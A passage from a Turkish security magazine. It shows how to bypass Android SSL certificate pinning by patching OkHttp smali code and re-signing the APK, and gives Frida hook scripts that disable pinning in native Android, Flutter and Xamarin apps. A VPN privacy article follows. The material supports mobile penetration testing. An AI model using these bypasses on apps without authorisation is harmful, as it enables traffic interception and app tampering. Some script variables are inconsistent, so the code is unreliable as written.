DİKKAT: Kullandığım site SSL sertifikası kullanmıyor ve decompile ettiği dosyaları nasıl sakladığı hakkında bir bilgilendirme yapmamış. Yüklediğiniz dosyaların kritik olmamasına dikkat edin. Aksi takdirde kritik veriler saldırganların eline geçebilir.




Şekil 6: Decompiler

Decompile edilmiş dosyaları indirdikten sonra dosyalar içerisinde **'Certificate pinning failure!'** hatasını aratıyoruz.



Şekil 7: Certificate Pinning Failure 2

Hatanın **check$okhttp** adlı fonksiyonun içerisinde olduğunu görüyoruz:



Bu fonksiyondan geriye void bir değer döndüğünü teyit ediyoruz. O zaman fonksiyon 7. satırdaki **for (X509Certificate x509Certificate : list)** döngüsüne girdiğinde bir şekilde geriye boş değer döndürmesi gerekiyor. Herhangi bir return ifadesini işletebilmemiz yetiyor, fakat 20. satırdaki **if (C7647k.m25737a((Object) pin.getHash(), (Object) iVar2))** ifadesinde programın içerisine gömülen hash'ler kontrol ediliyor. Sertifikayı değiştirdiğimiz için bu satırdan hemen sonra gelen **return** ifadesini fonksiyon işletemiyor ve hata veriyor. Bunu aşmak için buradaki **if** ifadesinin hemen öncesine **return** ifadesini yazdığımızda, fonksiyon **if** ifadesine girmeyip geriye boş bir değer döndürecektir.

```
1  public final void check$okhttp(String str, C7612a<? extends List<? extends X509Certificate>> aVar) {
2      String str2;
3      ...
4      if (!findMatchingPins$okhttp.isEmpty()) {
5          List<X509Certificate> list = (List) aVar.invoke();
6          loop0:
7          for (X509Certificate x509Certificate : list) {
8              ...
9              while (true) {
10                 if (it.hasNext()) {
11                     ...
12                     if (hashCode == 109397962) {
13                         ...
14                     } else if (hashCode != 2052263650 || !hashAlgorithm.equals("sha256/")) {
15                         break loop0;
16                     } else {
17                         if (iVar2 == null) {
18                             iVar2 = Companion.toSha256ByteString$okhttp(x509Certificate);
19                         }
20                         if (C7647k.m25737a((Object) pin.getHash(), (Object) iVar2)) { // Sertifika Kontrolu
21                             return; // Basarili
22                         }
23                     }
24                 }
25             }
26             StringBuilder sb = new StringBuilder();
27             ...
28             throw new AssertionError(sb.toString());
29         }
30         StringBuilder sb2 = new StringBuilder();
31         sb2.append("Certificate pinning failure!");
32         sb2.append("\n  Peer certificate chain:");
33         ...
34         redacted
35         ...
36     }
37 }
```

Buraya kadar her şey tamam fakat küçük bir sorunumuz var. Decompile araçları ne yazık ki dex dosyalarının tamamını java koduna dönüştüremiyor. Bu yüzden yukarıdaki fonksiyonu smali kodları içerisinden bulup orayı düzenlememiz gerekiyor. Apktool aracı ile bahsettiğimiz işlemi yapmaya başlayalım.

Öncelikle adb ile çektiğimiz apk dosyasını apktool aracı ile disassemble ediyoruz. Buradaki disassemble işleminde dex dosyaları java kodlarına çevrilmiyor. Smali adı verilen ara bir koda dönüştürülüyor. Dex dosyasından smali kodlarına tam bir dönüşüm gerçekleşebildiği gibi tam tersi de mümkün. Uygulamayı tekrar paketleyip analize devam edebilmek için sadece smali üzerinde değişiklik yapacağız.


-f parametresi ile dizinde önceden oluşturulmuş dosya var ise kaldırılmasını, **-r** parametresi ile kaynakların decode edilmemesini sağlıyoruz. Kaynakların decode edilmesi halinde geri paketleme işleminde dizin yolundan dolayı sorun çıkabiliyor. Zaten kaynaklarla işimiz olmadığı için es geçebiliriz.

```
apktool d -f -r base.apk
```

```
root@hello: ~/Desktop
root@hello:~/Desktop# apktool d -f -r base.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.0-dirty on base.apk
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Şekil 8: Apktool Decompile


Apk dosyamızı unpack ettikten sonra içerisinde **check$okhttp** fonksiyonunu aratıyoruz.



Şekil 9: Smali check$okhttp fonksiyonu


Değişiklik yapmak istediğimiz fonksiyon **CertificatePinner.smali** dosyasının içindeymiş. Vim yahut herhangi bir metin editörü ile dosyayı açıp düzenleyebilirsiniz. Biz vim aracı ile devam edeceğiz.

```
vim base/smali/okhttp3/CertificatePinner.smali
```



Şekil 10: Vim check fonksiyonu 1

Vim aracında komut modunda iken **/check$okhttp** yazarak fonksiyonun tanımlandığı yeri buluyoruz.




Şekil 11: Vim check fonksiyonu 2

Kırmızı dörtgen içine aldığımız alandaki smali kod parçasında **if-eqz v6, :cond_2** ifadesi uğramak istemediğimiz **if** ifadesidir. Bu satırın hemen üstüne **return-void** ifadesini ekliyoruz. Bu işlemi yaptığımız yer **sha256/** kontrolünün olduğu yerdir. Dosyayı kaydedip çıkıyoruz.

Gerekli değişiklikleri yaptıktan sonra unpack ettiğimiz apk dosyasını geri paketlememiz gerekiyor. Bu işlem için yine apktool aracını kullanıyoruz.

```
apktool b base/ -o unpinned.apk
```




Şekil 12: Apktool build apk

Uygulamamızı paketledikten sonra cihaza yüklemeden önce imzalamamız gerekiyor. İmzalama işlemi için kullanmamız gereken iki araç var. Bunlardan biri olan **keytool** aracı ile bulunduğumuz dizinde yeni bir key oluşturuyoruz.

```
keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
```


Apksigner aracı ile imzalama işlemini yapıyoruz.

```
apksigner sign --ks my-release-key.keystore unpinned.apk
```




Şekil 13: Keytool, Apksigner araçları

Uygulamayı emülatöre yükleyip hesaba tekrar giriş yapmaya çalıştığımızda yine **'Unknown service error'** hatasını aldık. Hata mesajlarının yazıldığı dosyaya giderek nasıl bir hata aldığımızı inceleyelim.




Şekil 14: Log dosyası Failed to find trusted cert hatası

Bu sefer de **'Failed to find a trusted cert that signed Certificate'** adında başka bir hata almaya başladığımızı gördük. Decompile edilmiş java dosyaları içerisinden bu hatayı aratıyoruz. Uygulamanın iki farklı yerinde sertifika kontrolü yapılmış olduğunu öğrendik. Belirtilen hatanın geçtiği fonksiyon aşağıdaki resimde görülmektedir.



Şekil 15: Clean fonksiyonu Java kodları

Fonksiyondan geriye bir liste objesi dönmesi gerekiyor. Listeye ekleme yapılıyor fakat doğrulanmış bir sertifika olmadığı için herhangi bir ***return*** ifadesine girmeden fonksiyon hata durumuna düşüyor. Sertifikalar yüklendikten hemen sonra ***return*** ifadesi ile listeyi döndürebiliriz. **2** numara ile belirttiğim ***if*** ifadesinde sadece **z** değişkeni kontrol ediliyor ve fonksiyonun içerisinde **3** numara ile belirttiğim yerde değeri ***true*** olarak değiştiriliyor. **1** numara ile belirttiğim yerde, **z** değişkeni ilk tanımlandığı sırada true olarak tanımlansa idi bu fonksiyona girmemize gerek kalmayacaktı. Java kodları üzerinde değişiklik yapamayacağımız için ***clean*** fonksiyonunu smali kodları içerisinde arıyoruz. Fonksiyonumuzun **BasicCertificateChainCleaner.smali** içerisinde bulunduğunu tespit ediyoruz.



Şekil 16: Clean fonksiyonu smali kodları

Fonksiyondaki değişkenlerin tanımlandığı kod bloklarını buluyoruz.


```
1   .method public clean(Ljava/util/List;Ljava/lang/String;)Ljava/util/List;
2       .locals 7
3       ...
4       invoke-interface {p1, v0}, Ljava/util/List;->add(Ljava/lang/Object;)Z
5       const/4 v0, 0x0
6       const/4 v1, 0x0 # z değişkeninin tanımlandığı yer
7       :goto_0
8       ...
9       throw p2
10  .end method
11
```

`const/4 v1, 0x0 ifadesindeki 0x0 -> 0x1 şeklinde değiştiriyoruz.`

Uygulamayı compile edip paketleme ve imzalama işlemlerini tekrarlıyoruz. Uygulamayı emülatöre atıp tekrar giriş yapmayı denediğimizde ise herhangi bir hata ile karşılaşmadık.


Şekil 17: Uygulama ana sayfası

Proxy aracımıza ise isteklerin geldiğini görüyoruz.



Şekil 18: Burpte yakalanan istekler

Son olarak uygulama içerisindeki log dosyamızı inceleyelim ve herhangi bir hata alıp almadığımızı görelim.



Şekil 19: Log dosyasının son hali

Log dosyamızda da herhangi bir hata görünmüyor :) SSL Pinning Atlatma işlemini başarı ile tamamlamış olduk.

Yazıyı bitirmeden önce buraya kadar yaptığımız işlemleri özetleyecek olursak, ilk önce uygulamanın normal bir şekilde çalıştığından emin olduk. Ardından uygulamada SSL Pinning korumasının uygulanıp uygulanmadığını tespit ettik. Bu aşamada android cihazımıza Burp sertifikasını ekledik ve tüm trafiği Burp üzerinden geçirdik. Uygulamanın verdiği hatayı log'ladığını bildiğimiz için uygulamanın yerel dosyalarını inceledik ve hatayı uygulamanın kaynak kodları içerisinden aradık. Hatanın kaynağını bulduktan sonra smali kodlar üzerindeki karşılığını tespit ettik. Gerekli değişiklikleri yaptıktan sonra da uygulamayı geri paketledik ve imzaladık. Bu sayede uygulamanın farklı fonksiyonlarını test edebilir hale geldik. Bizim manuel yaptığımız işlemi otomatik yapabilen framework'ler de bulunmaktadır. Bunları da diğer sayılarda işleyebilmek dileğiyle. Evde kalın, sağlıcakla kalın.

Referanslar

- https://tr.wikipedia.org/wiki/Transport_Layer_Security
- https://tr.wikipedia.org/wiki/A%C3%A7%C4%B1k_anahtar_sertifikas%C4%B1
- https://gurelahmet.com/mobil-android-s%c4%b1zma-testine-giri%c5%9f/
- https://blog.securityevaluators.com/bypassing-okhttp3-certificate-pinning-c68a872ca9c8

Mertcan Coşkuner • mcan.coskuner@protonmail.com

Android'de Frida Öğreniyorum - II

Merhaba, bu yazımda Frida ile SSL pinning bypass script'leri yazma konusundan bahsedeceğim.

Neden SSL Man-in-the-Middle Yapıyoruz?

Mobil uygulamaların servislerle kurduğu iletişimi incelemek için ZAP ya da BurpSuite gibi proxy'leri kullanmamız gerekiyor. Uygulamanın kurduğu SSL bağlantılarının proxy'de sonlandığını, bu işlemin proxy tarafından üretilen sertifika aracılığıyla gerçekleştiğini ve bu sertifikaların self-signed olmasından dolayı bir trust chain'e sahip olmadığını düşünürsek; güvenilmeyen sertifikalar aracılığıyla konuşmayan ya da sadece kendi güvendiği sertifikalar üzerinden konuşan uygulamalar bize incelemelerde problem çıkaracaktır.

Native Android'de SSL Pinning:

Tipik bir SSL pinning ayar dosyasını APK içerisinde "network_security_config.xml" dosyası altında bulabilirsiniz.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
<domain-config>
    <domain includeSubdomains="true">ornek.domain</domain>
    <pin-set expiration="2021-01-01">
          <pin digest="SHA-256">sha256</pin>
    </pin-set>
</domain-config>
</network-security-config>
```

Kod içerisinden bir örnek ise aşağıdaki gibi görülebilir:

```
public class pinningOrnegiOkHTTP extends AsyncTask<String, Void, String> {
...
String url = params[0];
CertificatePinner certificatePinner = new CertificatePinner.Builder()
.add("ornek.domain", "sha256").build();
OkHttpClient client = new OkHttpClient.Builder()
.certificatePinner(certificatePinner)
.build();
Request request = new Request.Builder()
.url(url)
.build();
Response response = client.newCall(request).execute();
...
```

Frida ile Bypass:

Uygulamanın kendi sertifikasını tanıtması ve bunun TrustManager aracılığıyla işletilmesi rutinini aşağıda görebileceğiniz üzere TrustManager tarafından güvenilen sertifika listesini boş göndererek aşabiliriz:

```
Java.perform(function() {
    var arrayList = Java.use("java.util.ArrayList");
   var trustManager = Java.use('com.android.org.conscrypt.TrustManagerImpl');
    trustManager.checkTrustedRecursive.implementation = function(x, y, z, l, m, n) {
        var value = array_list.$new();
        return value;
    }
});
```

Flutter'da SSL Pinning (Kütüphane Kullanımı):

Eğer "macif" SSL pinning kütüphanesi kullanılmış ise aşağıdaki gibi bir kullanımı olacaktır:

```
void test() async
{
    List<String> hashler = new List<String>();
    hashler.add("randomhash");
    try {
       await SslPinningPlugin.check(serverURL: "ornek.domain", headerHttp : new Map(), sha: SHA.SHA1, allowedSHAFingerprints: hashler, timeout : 50);
    } catch(e) {
      abortWithError(e);
    }
}
```

Frida ile Bypass?

Kütüphanenin kontrol eden fonksiyonunun değeri ile oynayarak aşağıdaki gibi bir script ile bu kontrolü atlatabiliriz.

```
Java.perform(function()
{
var sslPinningPlugin = Java.use("com.macif.plugin.sslpinningplugin.SslPinningPlugin");
    sslPinningPlugin.checkConnetion.implementation = function() {
        return true;
    }
});
```

Flutter'da SSL Pinning (Kütüphanesiz):

Başka bir kullanım olarak, Flutter ile yazılan kodlarda aşağıdaki gibi bir kod parçası gördüğünüzde, BurpSuite yine araya girerek isteği size göstermeyecektir:

```
...
HttpClient client;
void _start() async {
    client = HttpClient();
  }
client
.getUrl(Uri.parse("ornek.domain"))
.then((request) => request.close());
 ...
```

Frida ile Bypass:

Bunun sebebi biraz tersine mühendislikle araştırıldığında Dart'ın Mozilla NSS kütüphanesini kullanarak kendi Keystore'unu compile etmesi olarak karşımıza çıkıyor. libflutter.so kütüphanesinde BoringSSL implementasyonlarının araştırılması ile (ikisi de açık kaynak) Frida tarafından hook'layıp manipule edeceğimiz değerleri tespit edebiliriz. Konumuz Frida olduğu için, tersine mühendislik kısmını okuyucuya bırakıyorum. Aşağıdaki Frida script'i, merak edip araştırma yapmak isteyen kişilere nereden başlamaları gerektiği konusunda bir fikir verecektir:

```
function ssl_verify(address) {
Interceptor.attach(address, {
onEnter: function(args) {},
onLeave: function(retval) {retval.replace(0x1);}
});
}
function disable() {
var module = Process.findModuleByName("libflutter.so");
var pattern = "2d e9 f0 4f a3 b0 82 46 50 20 10 70"
var scan = Memory.scan(m.base, m.size, pattern, {
onMatch: function(address, size) {
                hook_ssl_verify(address.add(0x01));
},
onError: function(reason) {},
```

```
onComplete: function() {}
});
}
setTimeout(disable, 1000)
```

Xamarin'de SSL Pinning:

Aşağıdaki kod parçası ilk HttpClient isteği sonrası manipülasyonu engelleyerek Callback Hijack saldırılarını önler. Normal bir implementasyonda HttpClient isteğinin çalışırken bulunduğu memory değerini bularak hook'lamak yetecekken, aşağıdaki implementasyon işleri daha da zorlaştırmaktadır.

```
class HttpClientHandler {
        public  Func<HttpRequestMessage,
X509Certificate2, X509Chain, SslPolicyEr-
rors, bool>
         ServerCertificateCustomValidati-
onCallback {
        get {
             return (_delegatingHandler.
SslOptions.RemoteCertificateValidation-
Callback?
                .Target as ConnectHelper.
CertificateCallbackMapper)?
                 .FromHttpClientHandler;
        }
        set {
            ThrowForModifiedManagedSslOp-
tionsIfStarted();
          _delegatingHandler.SslOptions
            .RemoteCertificateValidation-
Callback = value != null ?
                new ConnectHelper.Certi-
ficateCallbackMapper(value)
                                    .ForSo-
cketsHttpHandler
            : null;
        }
    }
}
```

```
public class HttpMessageInvoker : IDispo-
sable {
    protected private HttpMessageHandler
handler;
    readonly bool disposeHandler;
    ...
     public virtual Task SendAsync(Http-
RequestMessage request, CancellationTo-
ken cancellationToken) {
                return handler.SendAsync
(request, cancellationToken);
    }
}
```

Frida ile Bypass:

ServicePointManager ve HttpClientHandler çalışma mantığını .NET Core ve Mono ile birlikte incelediğimizde "HttpMessageInvoker.SendAsync" fonksiyonu ve mono_compile_method native fonksiyonu ile karşılaşıyor ve buradan yola çıkarak aşağıdaki Frida script'ini yazacak bilgiye ulaşıyoruz:

```
import * from 'frida-mono-api'
const mono = MonoApi.module

let status = Memory.alloc(0x1000); //
System.Net.Http.dll
let http = MonoApi.mono_assembly_load_
with_partial_name(Memory.allocUtf8St-
ring('System.Net.Http'), status);
let image = MonoApi.mono_assembly_get_
image(http);
let hooked = false;
let defaultHandler = MonoApi.mono_class_
from_name(img,
```

```
                                    Memory.
allocUtf8String('System.Net.Http'),
                                    Me-
mory.allocUtf8String('HttpClientHand-
ler'));
if (defaultHandler) {
  let ctor = MonoApiHelper.ClassGetMet-
hodFromName(defaultHandler, 'CreateDefa-
ultHandler');
  let httpClientHandler = MonoApiHelper.
RuntimeInvoke(ctor, NULL);
  let invoker = MonoApi.mono_class_from_
name(image,
                                    Me-
mory.allocUtf8String('System.Net.
Http'),
                                    Me-
mory.allocUtf8String('HttpMessageInvo-
ker'));
  MonoApiHelper.Intercept(invoker, 'Sen-
dAsync', {
    onEnter: (args) => {
      let self = args[0];
      let handler = MonoApiHelper.Clas-
sGetFieldFromName(invoker, '_handler');
      let cur = MonoApiHelper.FieldGet-
ValueObject(handler, self);
     if (cur.equals(httpClientHandler))
return;
      MonoApi.mono_field_set_value(self,
handler, httpClientHandler);
    }
  });
   console.log('[+] HttpMessageInvoker.
SendAsync hooklandi');
  hooked = true;
} else {
  console.log('[-] HttpClientHandler bu-
lunamadi');
}
```

Frida serimizin ikinci bölümü olan bu bölümde native Android'de, Flutter'da, Xamarin'de SSL Pinning kullanımlarını ve Frida bunların bypass'ını ele aldım, keyifli okumalar!

Güvenli bir VPN Kullanımı için Nelere Dikkat Edilmeli?

Güvenliğin tek tıkla devreye alınabilecek bir özellik olmadığını anlatmak için gözüm ne vakit bir illüstrasyon arasa aklıma hep kafasını kuma gömmüş bir deve kuşu resmi gelir. Bir hamlede başınızı gizleyebilirsiniz ama vücudunuzun geri kalan kısmı korktuğunuz tehlikenin hedefi olacaktır.

Unutmadan burada bir yaygın inanışa da son verelim, deve kuşları korktuklarında kafalarını kuma gömmezler. Bu yazı popüler bir bilim dergisine yazılmadığı ve konusu güvenli VPN kullanımı olduğu için devekuşu faslını burada sonlandırmak isabetli olacak. Bu yazıda açıkladığımız püf noktaların güvenli bir VPN bağlantısı tesis etmenize yardımcı olacağını düşünüyoruz. Tıpkı deve kuşunun bir aslanı tekmeleriyle öldürebilmesi gibi... Tamam tamam, deve kuşu faslı bitti. Konumuza dönelim.

Neden VPN'e bağlanıyoruz?

Tünelleme protokolü TCP/IP ile yapılabilecek en ilginç çözümlerden biri sanırım. Adresleme ve routing ile local ağı Internet boyunca başka bir ağa kadar uzatıp güvenli bir bağlantı tesis edebilirsiniz. Bu tabii tünelleme protokollerinin ilk ve en yaygın örneği fakat bu daha çok kurumsal kullanıma örnek olarak verilebilir.

Özellikle pandemi süreciyle birlikte uzaktan çalışma bir defakto halini aldı. Çalışanlar şirket bilgisayarlarına bağlanmak, şirket kaynaklarını kullanmak zorunda. Şirket çalışanının evindeki bilgisayarın belirli kurallar dahilinde şirket ağına katılıp bu kaynakları kullanabilmesi tünelleme protokolü sayesinde mümkün oluyor. Tünelleme protokolü sayesinde sadece yerel ağı, uzaktaki bilgisayarla genişletmek değil; üstelik bu genişleme sürecinde akan tüm trafiğin şifrelenerek güvenli olması da sağlanıyor.

Tünelleme protokolü bir tehlike anında farklı düğümler üzerinden tekrar iki noktayı birbirine bağlayabilecek şekilde dizayn edilmiş bir protokol. Özellikle de sızma girişimlerinde bağlantı hemen kesilip yeni bir rotalama gerçekleştirilmesi büyük bir avantaj olarak düşünülebilir. Tünelleme protokolünün sızma girişimini nasıl algıladığı önemli bir soru. Paketlerin sağlıklı olarak iletilebilmesi tünelleme protokolünde işlerin yolunda gittiğinin bir işareti olarak kabul ediliyor. Bunun doğal bir sonucu olarak da paket sayısındaki düşüş, yani paketlerin drop edilmesi de bir anomali göstergesi sayılıyor. Zaman zaman farklı bant genişliklerindeki iki ayrı noktanın VPN ile birbirine bağlanması, farklı ağ kapasitelerindeki bu iki noktanın bilgi alışverişindeki düzensizlik, VPN bağlantısının istikrarsız olmasına, sızma girişimi algısı nedeniyle bağlantının sürekli kesilip farklı düğümlerden tekrar kurulmasına yol açabilir. Kurumsal olarak VPN kullanan kullanıcılar sorun tanılama sürecinde bu noktayı da göz önünde bulundurabilirler.

Son kullanıcının VPN tercihi ise bir diğer tünelleme protokolü kullanım senaryosu olan remote access, yani Internet'teki bir kaynağa kendisi üzerinden erişmek için VPN protokolü ile bir sunucuya bağlanılması. Bu durumda VPN'in özellikle IP gizlemek için kullanıldığını görüyoruz. Kullanıcılar IP gizlemek dışında coğrafi kısıtlar (Örneğin Netflix içerikleri) ve sansür gibi nedenlerle de VPN'e ihtiyaç duyabilirler. Kullanıcı ve VPN sunucusu arasındaki trafik şifreli olacağından, Internet Servis Sağlayıcısı kullanıcının sadece VPN sunucusuna bağlandığını anlayabilir, bunun dışında VPN sunucusu tarafından işlenen isteğin ve gelen yanıtın ne olduğundan şifreli bağlantı nedeniyle haberdar olamaz.

Güvenli VPN Kullanımına Dair İpuçları

Yukarıdaki pasajda Internet Servis Sağlayıcı'nızın VPN trafiğinin içeriğini göremeyeceği ancak bir kullanıcı olarak VPN sunucusuna bağlandığınızı anlayabildiğini belirttik. Bunun ilk nedeni tünelleme protokolünü kullandığınızı analiz edebildiklerinden, diğeri de hali hazırda VPN servis sağlayıcılarının ISP'ler tarafından bilinmesinden kaynaklı olabilir.


Sadece servis sağlayıcıları değil, bizzat bağlandığınız servis de sizin bir VPN üzerinden bağlandığınızı anlayabilir ve bu isteği sınırlandırabilir. VPN kullanımı ile birlikte çokça görülen captcha doğrulama sayfaları bu işaretlerden sadece biri. Not etmekte fayda var, *Alert Fatigue* yani uyarı yorgunluğu olarak bilinen psikolojik durum, VPN kullanımında sosyal mühendislik saldırılarına hedef olma riskini arttırabilir. Sürekli karşınıza çıkan Captcha ya da doğrulama / izin mesajlarından birini dikkatsizce cevaplamanız sosyal mühendislik saldırısının kurbanı olmanıza yol açabilir.

Peki Web siteleri VPN kullanımını nasıl anlıyor?

Aslında bu bir roket bilimi değil. MaxMind vb servisler vasıtasıyla web siteleri kendilerine istek yapılan adresin bir VPN servisine ait olup olmadığını birkaç saniye içerisinde anlayabiliyorlar. Yine IP Lookup servisleri vasıtasıyla IP'nin ait olduğu kurumu görebilmek mümkün, özellikle de datacenter proxy'ler kullanılıyorsa.

Bu örneği biraz daha açıklamakta fayda var. Arka Kapı Dergi'nin ilk sayısında Ömer Çıtak tarafından kaleme alınan "Kendi Bağlantım" İle Kendi VPN Sunucunuzu Kurun yazısında Digital Ocean üzerinde bir sunucu kiralanıp VPN sunucu kurulumu bu makineye yapılmıştı. Digital Ocean'ın IP aralıklarını bilen bir web sitesi ya da IP lookup ile bu sonuca ulaşan bir web sitesi kendisine neden bir datacenter IP'sinden bağlanıldığını merak edip bayrak kaldırabilir! Netflix'e, Amazon AWS ya da Digital Ocean'daki bir makine üzerinden erişilmesi sizce de garip olmaz mı?


Bunu kendi VPN serüveninizde sınamak isterseniz bir sonraki bağlantınızda küçük bir ayrıntıya dikkat edebilirsiniz. VPN bağlantısı kurulduktan sonra pek çok kullanıcı ilk olarak IP adresinin değişip değişmediğini görmek istemektedir. What Is My IP gibi servislerin IP başına günlük istek limiti olduğu için VPN bağlantısı sonrası bu adrese bağlandığınızda, sizinle aynı VPN sunucusunu kullanan diğer kullanıcılar da sizden önce benzer isteği yaptıkları için Limit Exceeded Try Again Later benzeri bir mesaj görebilirsiniz. Daha da kötüsü VPN IP'si başka bir kullanıcının yediği herzeler (saçma sapan şeyler) yüzünden kara listeye alınabilir.



VPN Kullanımına Dair Sinyaller

IP adresinin kendisi VPN kullanımına dair önemli bir sinyal olabilir. Bunun yanı sıra VPN kullanımındaki en önemli nedenlerden biri olan kimlik gizleme ihtiyacı da bu tespit ve devamındaki test metrikleri ile tehlikeye girebilir.

Web'te gezinti yapmamızı sağlayan tarayıcılar bu noktada çok önemli bir risk yüzeyi oluşturuyor. Farklı bir IP'den bağlansanız da tarayıcınızın sunduğu API'ler vasıtasıyla gerçek konumunuz elde edilebilir. Aşağıdaki ekran görüntüsünden de görüleceği üzere Hollanda'dan bağlandığım gözüküyor:



Oysa basit bir JavaScript kodu ile gerçek konumum elde edilebilirdi:

```
Intl.DateTimeFormat().resolvedOptions().timeZone
```

IP adresi ve erişilen konum bilgisi ile işletim sistemimin tarih/saat (timezone) bilgisi tutarsızlığı bir VPN kullanımına işaret ediyor.

Aynı Hesapları VPN ve VPN'siz olarak kullanmanın riskleri

Bir Internet hesabına VPN'li ve VPN'siz bir şekilde eriştiğimizde bağlanan IP adreslerinin farklılığı aynı şekilde bir VPN kullanımını ele verebilir.

"Ne var bunda? IP adresi değişken bir veridir" dediğinizi duyar gibiyim. Kısmen haklısınız. Statik bir IP kiralamadıysanız IP adresiniz belirli aralıklarla değişecektir. Tabii bunun da kendi içerisinde bir tutarlığı olması gerekiyor.

Geçtiğimiz günlerde Johns Hopkins University tarafından yayınlanan araştırmada (Who Touched My Browser Fingerprint? A Large-scale Measurement Study and Classification of Fingerprint Dynamics) kullanılan bir yöntem web sitelerinin nasıl bir tutarlılık bekleyebileceğine dair önemli ipuçları sunuyor. Örneğin sahip olduğunuz iki farklı IP adresinin coğrafi uzaklığını ele alalım; bir eşik değer olarak da saatte 2 bin kilometreyi belirleyelim, ki bu mesafenin bir saatte katedilmesi uçakla bile imkânsız.

Eğer sahip olduğunuz iki farklı IP adresinin coğrafi uzaklığı, aynı saat içerisinde belirlenen eşiğin üzerinde ise çok açık bir VPN ya da proxy servisi kullanıyorsunuz, demektir. Aynı Netflix hesabına bir saat içerisinde Kanada ve Yeni Zelanda'dan VPN kullanmadan nasıl bağlanabileceğinizi başka nasıl açıklayabilirsiniz?

Aynı Tarayıcıyı Kullanmanın Riskleri

VPN'li ve VPN'siz bağlantılarda aynı tarayıcıyı kullanmanız, bu iki farklı bağlantı şeklinde kullandığınız kimliklerin birbirleriyle ilişkilendirilmesinde kullanılabilir.

Bunun birkaç yolu var. Örneğin web uygulamaları tarayıcınıza cookie set ederek VPN'li ve VPN'siz bağlantının aynı kullanıcıya ait olduğunu tespit edebilirler. Sadece eriştiğiniz web siteleri değil, tarayıcınıza cookie set eden üçüncü parti siteler de bu tespiti yapabilir. Örneğin Google Analytics gibi tracking siteleri. Google Analytics kodunun Internet sitelerinin yüzde 60'ından fazlasında olduğunu lütfen hatırlayın. Ayrıca sadece cookie değil, tarayıcıların sunduğu diğer depolama seçenekleri de bu işlem için kullanılabilir.

Bunun yanı sıra 2010 yılında ilk kez EFF tarafından duyurulan browser fingerprint yöntemi ile tarayıcınızın sahip olduğu özellikler kombine edilerek benzersiz bir değere ulaşıp, VPN'li ya da VPN'siz her iki bağlantıda aynı tarayıcının kullanılması ile aynı fingerprint değerine ulaşılacağı için bu iki oturum birbirleriyle ilişkilendirilebilir. https://amiunique.org/ sitesi üze-

rinden tarayıcınızın ne kadar tekil değer ihtiva ettiğini ve ne kadarlık bir anonimlik grubunda yer aldığını test edebilirsiniz.

Bir VPN'de olması gerekenler

Yukarıda saydığımız ince noktalara ek olarak DNS Leak, WebRTC leak, Kill Switch özellikleri de bir VPN hizmetinde olmazsa olmaz olan özelliklerdir. Şimdi bunlara tek tek değinelim.

DNS Leak

VPN client programını kurduğumuzda bu yüklemenin bilgisayarımızda bir routing tablosu tanımlar ve harici isteklerin yani iç ağ dışındaki tüm isteklerin VPN sunucusuna gönderir.

Bir web sitesine erişmek için yapılan ilk DNS çözümleme yani domain isminin IP adresine çözümlenmesi, VPN sunucusu üzerinden değil de ISP'nin DNS sunucuları üzerinden yapılırsa ziyaret edilecek adrese dair iz, ISP yani servis sağlayıcının DNS sunucusuna bırakılır. Bu kimliğini saklı tutmak, Internet erişiminin gerçek kimliğiyle ilişkilendirilmesini istemeyenler için bir risk teşkil edebilir. https://www.dnsleaktest.com/ üzerinden VPN hizmetinin DNS Leak konusundaki direncini test edebilirsiniz.

WebRTC Leak

WebRTC, HTML5'in sunduğu en büyük imkânlardan biri. Herhangi bir üçüncü parti araç ve yazılıma ihtiyaç duymadan tarayıcı üzerinden peer-to-peer ses ve video konferans görüşmesi yapılmasına imkan veren WebRTC protokolünün el sıkışma aşamasında eşi ile paylaştığı bilgiler gizliliğimiz için risk oluşturabilir. Özellikle de IP'mizi gizlemeye ihtiyaç duyduğumuz durumlarda. WebRTC ile ifşa olan bilgilerden konumuz özelinde en önemlileri Public ve private IP adresleridir. https://browserleaks.com/webrtc üzerinden tarayıcınızın WebRTC Leak durumunu ölçebilirsiniz. Tarayıcılarda bu ayarı kapatabilmek mümkün. Her ne kadar VPN servis sağlayıcıları kimi çözümler sunduklarını belirtseler de en geçerli yol browser üreticisinin tavsiye ettiği yöntem ile WebRTC'yi devre dışı bırakmak.

Fakat WebRTC çok önemli bir tarayıcı özelliği. Tamamen devre dışı bırakmak web maceramızı da olumsuz etkileyebilir! İşte tam da bu yüzden VPN kullanacağınız tarayıcı ile gündelik işleriniz için kullanacağınız tarayıcıyı birbirinden ayırmanızı tavsiye ediyoruz.

Kill Switch

Tünelleme protokolünün en önemli özelliğinden birinin sızma girişiminde bağlantıyı kesip yeniden farklı nod'lar ile bağlantı kurması olduğunu söylemiştik. Sızma girişimini nasıl anladığına dair de paylaştığımız ayrıntı hatırlanacaktır. Burada paketlerin drop olması, bağlantı yavaşlığı gibi sezgisel yöntemler kullanarak bağlantı protokol tarafından sonlandırılabilir.

VPN kullandığınızı bilen ve web trafiğinizi ele geçirmek isteyen biri, örneğin bir servis sağlayıcısı paketlerinizi tekrarlanan bir biçimde düşürüp ya da bağlantınızı yavaşlatarak VPN bağlantınızın kopmasına, devam eden isteklerin de doğrudan hedefe iletilmesine neden olabilir.

Kill Switch özelliği VPN programının VPN bağlantısının kesildiğini anlaması ve sağlıklı bir bağlantı kurulana kadar tüm Internet erişimini duraklatmasıdır. Böylece istekler hedefe doğrudan yollanmayacak ve herhangi bir veri sızıntısı yaşanmayacaktır. VPN hizmetinizin bu özelliği destekleyip desteklemediğini lütfen kontrol ediniz.

Dergide yayınlanan pek çok yazıda, tekrar tekrar ifade edildiği gibi nasıl ki güvenlik bir ürün değil süreç ise, güvenliğin salt bir hizmet satın alımı olmadığını da hatırdan çıkarmamak gerekiyor. Özellikle de VPN hizmetlerine IP bilgimizi gizlemek için müracaat ettiğimiz durumlarda.

HackerConf 2021

Proudly made by "hackers" for "hackers".

HACKER CONF

ONLİNE ETKİNLİK

Tarih: 20 Ocak 2021

https://hackerconf.stream

https://twitch.tv/mdisec

Yazılımcılar için Okuma Listesi

Merhabalar. Yine sizler için özenle derlediğim, oku oku bitmeyen onlarca makale ile karşınızdayım.

Hadi başlayalım.

2020 Yazılım Trendleri

